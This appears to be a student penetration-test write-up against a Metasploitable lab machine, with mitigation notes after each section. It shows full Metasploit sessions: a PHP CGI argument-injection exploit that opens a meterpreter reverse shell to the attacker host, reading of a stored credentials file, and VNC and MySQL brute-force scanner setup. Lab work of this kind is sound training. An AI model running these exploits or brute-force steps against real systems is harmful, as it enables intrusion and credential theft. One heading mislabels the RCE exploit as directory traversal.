
Next, we use Metasploit to search for any vulnerabilities that can be exploited, such as: Directory Traversal: This could allow us to access files and directories outside of the web root.

We should show option because sometimes we find the options that are required to make the exploit.
We found “RHOST” that required and no value in here, so we should set the “RHOST” option by the target machine.
And exploit this payload.

This problem may allow an attacker to Directory Traversal

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.1.55
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-16 02:30 EDT
Nmap scan report for 192.168.1.55
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:7E:CA:51 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.89 seconds
```

```
File  Actions  Edit  View  Help

       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search http_version

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/http_version                    normal  No     HTTP Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/http_version

msf6 > use 0
msf6 auxiliary(scanner/http/http_version) >
```




```
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.55     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.1.55:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.1.55:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > searchsploit apache 2.2.8 | grep php
[*] exec: searchsploit apache 2.2.8 | grep php

Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
msf6 auxiliary(scanner/http/http_version) > grep cgi search php 5.2.4
msf6 auxiliary(scanner/http/http_version) > grep cgi search php 5.2.2
msf6 auxiliary(scanner/http/http_version) > grep cgi search php 5.4.2
   1  exploit/multi/http/php_cgi_arg_injection             2012-05-03       excellent  Yes    PHP CGI Argument Injection
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       192.168.1.55     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.52     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.52:4444
[*] Sending stage (39927 bytes) to 192.168.1.55
[*] Meterpreter session 1 opened (192.168.1.52:4444 → 192.168.1.55:43009) at 2024-10-16 03:04:53 -0400

meterpreter >
```

```
meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
```

```
meterpreter > cat robots.txt
User-agent: *
Disallow: ./passwords/
Disallow: ./config.inc
Disallow: ./classes/
Disallow: ./javascript/
Disallow: ./owasp-esapi-php/
Disallow: ./documentation/meterpreter >
```

```
meterpreter > cat robots.txt
User-agent: *
Disallow: ./passwords/
Disallow: ./config.inc
Disallow: ./classes/
Disallow: ./javascript/
Disallow: ./owasp-esapi-php/
Disallow: ./documentation/meterpreter > cd passwords
meterpreter > ls
Listing: /var/www/mutillidae/passwords
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  176   fil   2011-04-11 20:14:46 -0400  accounts.txt

meterpreter > cat accounts.txt
'admin', 'adminpass', 'Monkey!!!
'adrian', 'somepassword', 'Zombie Films Rock!!!
'john', 'monkey', 'I like the smell of confunk
'ed', 'pentest', 'Commandline KungFu anyone?'meterpreter >
```

So I can access the password file and get the email and password of the users

mitigation

To secure HTTP on port 80/TCP, implement the following steps:

- **Migrate to HTTPS** by using SSL/TLS certificates to encrypt web traffic.
- **Enforce HTTPS** redirection to ensure secure communication.
- **Regularly patch and update** web servers and applications to prevent exploitation.

3.vnc on port 5900/tcp:


Virtual Network Computing (VNC) services. Due to misconfigurations or weak security settings, we were able to exploit this service and gain unauthorized access to the target machine. This vulnerability allowed us to remotely control the system, highlighting a critical security risk that must be addressed to prevent further unauthorized access.

We use grep to show the scanner type and then we're going to search VNC.
And after this, we use the VNC_Login

We should show option because sometimes we find the options that are required to make the exploit.
We found "RHOST" that required and no value in here, so we should set the "RHOST" option by the target machine.
And exploit this payload.


we get into their machine due to its vulnerability.

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.1.55 -p 5900
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-16 03:15 EDT
Nmap scan report for 192.168.1.55
Host is up (0.00069s latency).

PORT     STATE SERVICE VERSION
5900/tcp open  vnc     VNC (protocol 3.3)
MAC Address: 08:00:27:7E:CA:51 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.45 seconds

┌──(kali㉿kali)-[~]
└─$
```




```
File  Actions  Edit  View  Help

                    -Nh`  .yMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMm/
`oo/``-hd:  ``          .sNd  :MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMm/
  .yNmMMh`/+syysso-`````    -mh`  :MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMd
.shMMMMN`/dmNMMMMMMMMMMMMMMs`    `:-```-o++++oooo+:/ooooo+:+o+++oooo++/`
`///omh`/dMMMMMMMMMMMMMMMMMN/`:::::/+oooso--/ydh//+s+/osssssso:--syN///os:
      /MMMMMMMMMMMMMMMMMMMMMd.      `/++-.-yy/... osydh/-+oo:-`o// ... oyodh+
     -hMMmssddd+:dMMmNMMh.           `.-+mmk`//^^^\\ ^^^`:++:^^os://^^^\\ `::
     .sMMmo.    -dMd--:mN/`              ||—X—||          ||—X—||
.........yddy/:...+hmo-...hdd:.............\\=v=//.............\\=v=//.........
```

```
┌──────────────────────┬──────────────────────┬──────────────────────┐
│                      │                      │                      │
├──────────────────────┤ Session one died of dysentery. ├──────────────────────┤
│                      │                      │                      │
└──────────────────────┴──────────────────────┴──────────────────────┘

                    Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                    Press SPACE BAR to continue


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > grep scanner search vnc
   0   auxiliary/scanner/vnc/ard_root_pw                        normal     No     Apple Remote Desktop Root Vulnerability
   44  auxiliary/scanner/http/thinvnc_traversal      2019-10-16  normal     No     ThinVNC Directory Traversal
   48  auxiliary/scanner/vnc/vnc_none_auth                      normal     No     VNC Authentication None Detection
   49  auxiliary/scanner/vnc/vnc_login                          normal     No     VNC Authentication Scanner
msf6 > use 49
msf6 auxiliary(scanner/vnc/vnc_login) >
```



```
File  Actions  Edit  View  Help

+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > grep scanner search vnc
   0   auxiliary/scanner/vnc/ard_root_pw                        normal     No     Apple Remote Desktop Root Vulnerability
   44  auxiliary/scanner/http/thinvnc_traversal      2019-10-16  normal     No     ThinVNC Directory Traversal
   48  auxiliary/scanner/vnc/vnc_none_auth                      normal     No     VNC Authentication None Detection
   49  auxiliary/scanner/vnc/vnc_login                          normal     No     VNC Authentication Scanner
msf6 > use 49
msf6 auxiliary(scanner/vnc/vnc_login) > show  options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                                Required  Description
   ----              ---------------                                                --------  -----------
   BLANK_PASSWORDS   false                                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                           no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                         no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no     File containing passwords, one per line
   Proxies                                                                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             5900                                                           yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                                          yes       Stop guessing when a credential works for a host
   THREADS           1                                                              yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                                        no        A specific username to authenticate as
   USERPASS_FILE                                                                    no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                          no        Try the username as the password for all users
   USER_FILE                                                                        no        File containing usernames, one per line
   VERBOSE           true                                                           yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.1.55
RHOSTS => 192.168.1.55
msf6 auxiliary(scanner/vnc/vnc_login) >
```




mitigation

To mitigate the VNC vulnerability on port 5900/TCP, the following steps are recommended:


- **Disable VNC if not needed** to reduce attack surface.
- **Use strong passwords** and avoid default credentials.
- **Encrypt VNC traffic** with SSH tunneling or VPN.
- **Restrict access** with firewall rules to trusted IPs.
- **Update VNC software** regularly to patch vulnerabilities.
- **Enable multi-factor authentication (MFA)** for added security.
- **Monitor access logs** for suspicious activity.

4. MYSQL on port 3306/tcp:



First I use nmap to see the service in the port

Then open Metasploit



We use grep to show the scanner type and then we're going to search mysql_login.

```
msf6 > grep scanner search mysql_login
   0  auxiliary/scanner/mysql/mysql_login                 normal  No     MySQL Login Utility
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_login
msf6 > use 0
msf6 auxiliary(scanner/mysql/mysql_login) >
```


Then show options to see what'ss needed

```
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
